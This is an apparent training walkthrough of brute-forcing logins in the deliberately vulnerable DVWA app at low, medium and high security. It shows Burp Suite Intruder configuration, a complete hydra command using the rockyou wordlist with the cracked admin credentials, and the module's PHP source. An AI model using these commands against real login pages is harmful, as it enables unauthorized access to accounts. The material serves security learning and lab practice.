


01. Brute Force Low Security



LETS TRY TO LOGIN AND INTERCEPT REQUEST IN BURPSUITE

Not secure 192.168.1.37/DVWA/vulnerabilities/brute/

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security

Vulnerability: Brute Force

Login

Username:
test

Password:

Login

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

FoxyProxy

Disable

Burpsuite 8080

Zap Proxy 8081

More

filter

Exclude Host Quick Add

Tab Proxy

Options Log IP Location

Send Cancel < >

Target: http://192.168.1.37 HTTP/1

Request

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
2 Host: 192.168.1.37
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/133.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
6 Sec-GPC: 1
7 Accept-Language: en-US,en;q=0.9
8 Referer:
  http://192.168.1.37/DVWA/vulnerabilities/brute/?username=test&password=test&Login=Login
9 Accept-Encoding: gzip, deflate, br
10 Cookie: PHPSESSID=q4blmncgGgfiafrmmal3fa247; security=low
11 Connection: keep-alive
12
13
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 17 Feb 2025 06:25:59 GMT
3 Server: Apache/2.4.62 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4373
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17 <head>
18   <meta http-equiv="Content-Type" content="text/html;
19   charset=UTF-8" />
20
21   <title>
22     Vulnerability: Brute Force :: Damn Vulnerable Web
23     Application (DVWA)
24   </title>
25
26   <link rel="stylesheet" type="text/css" href="
27   ../../dvwa/css/main.css" />
28
29   <link rel="icon" type="image/ico" href="../../dvwa/ico" />
30
31   <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"
32   >
33   </script>
34
```

Lets get this request to intruder for Credentials Brute Force

Sniper attack

Target: ☒ Update Host header to match target

Positions:

```
1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=$test$&Login=Login HTTP/1.1
2 Host: 192.168.1.37
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/133.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
7 Sec-CP: 1
8 Accept-Language: en-US,en;q=0.9
9 Referer: http://192.168.1.37/DVWA/vulnerabilities/brute/?username=admin&password=test&Login=Login
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=0csshegsqcltp4bjvs2n2sjppa; security=low
12 Connection: keep-alive
13
```

2 highlights 2 payload positions Length: 634

Event log All issues Memory: 117.4MB

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 0
Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

☐ Enabled

Add Payloads for brute forcing

Sniper attack

Target: ☒ Update Host header to match target

Positions:

```
1 GET /DVWA/vulnerabilities/brute/?username=$test$&password=$test$&Login=Login HTTP/1.1
2 Host: 192.168.1.37
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Chrome/133.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
7 Sec-CP: 1
8 Accept-Language: en-US,en;q=0.9
9 Referer: http://192.168.1.37/DVWA/vulnerabilities/brute/?username=admin&password=test&Login=Login
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=0csshegsqcltp4bjvs2n2sjppa; security=low
12 Connection: keep-alive
13
```

2 highlights 2 payload positions Length: 634

Event log All issues Memory: 128.8MB

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 10
Request count: 20

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

admin
 administrator
 root
 user
 guest
test
demo
support
superuser

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

☐ Enabled

Request	Position	Payload	Status code	Response receiv...	Error	Timeout	Length	Comment
0	0		200	19			4701	
1	1	admin	200	9			4700	
2	1	administrator	200	18			4701	
3	1	root	200	8			4700	
4	1	user	200	18			4701	
5	1	guest	200	11			4700	
6	1	test	200	11			4701	
7	1	demo	200	10			4700	
8	1	support	200	9			4701	
9	1	superuser	200	10			4700	
10	1	webadmin	200	10			4701	
11	2	admin	200	8			4700	
12	2	administrator	200	16			4701	
13	2	root	200	10			4700	
14	2	user	200	17			4701	

This is how we can brute force web application

Now lets craft hydra command for this command

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

GET /DVWA/vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
Host: 192.168.1.37
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://192.168.1.37/DVWA/vulnerabilities/brute/?username=admin&password=test&Login=Login
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=8csshegsqc1tp4bjvs2n2sjppa; security=low
Connection: keep-alive

?

⚙

⬅

➡

Search

🔍

0 highlights

```


</?Login?/
▼ <form action="#" method="GET">
  " Username:"
  <br>
  <input type="text" name="username">
  <br>
  " Password:"
  <br>
  <input type="password" autocomplete="off" name="password">
  <br>
  <br>
  <input type="submit" value="Login" name="Login">
</form>

```

```
(root@kali)~# hydra -l admin -P /usr/share/wordlists/rockyou.txt 'http-get-form://192.168.28.140/dvwa/vulnerabilities/brute/:username='^USER'^&password='^PASS'^&Login=submit:H=Cookie:security=low; PHPSESSID=863ab4fe6ef3fa9588d31ce0e5f5a81c:Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-21 06:04:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://192.168.28.140:80/dvwa/vulnerabilities/brute/:username='^USER'^&password='^PASS'^&Login=submit:H=Cookie:security=low; PHPSESSID=863ab4fe6ef3fa9588d31ce0e5f5a81c:Username and/or password incorrect
[80][http-get-form] host: 192.168.28.140 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-21 06:04:59
```

We get credentials : Username - admin Password - password



DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin




More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

We get Successful login here.

02. Brute Force Medium Security



```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $user ) : addslashes($user));

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass ) : addslashes($pass));
    $pass = md5( $pass );

    // Check the database
    $query = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
'. ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : addslashes($result)) . '
```

' );

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area { $user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

Compare All Levels

We can Try same method here but here there is one catch that after multiple attempts it will sleep for 2 seconds after each incorrect attempt which will make our brute force attack slow.

```
// Login successful
echo "<p>Welcome to the password protected area { $user}</p>";
echo "<img src=\"{$avatar}\" />";
}
else {
    // Login failed
    sleep( 2 );
    echo "<pre><br />Username and/or password incorrect.</pre>";
}
```

03. Brute Force Attack High Security

Lets try for the High Security Level

DVWA Security

Security Level


Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

High

Here there is application of CSRF TOKEN for protection.



Lets see how it works



- Whenever the client logs in to web server
- Spring security sends the CSRF Tokens in the cookie
- Front end uses that token for any form submitting activity (POST PUT DELETE)
- When the server first validates that the token is authentic before processing any (POST PUT DELETE) activity.

NOTE : If the Token is Invalid then it will not process any further activity.
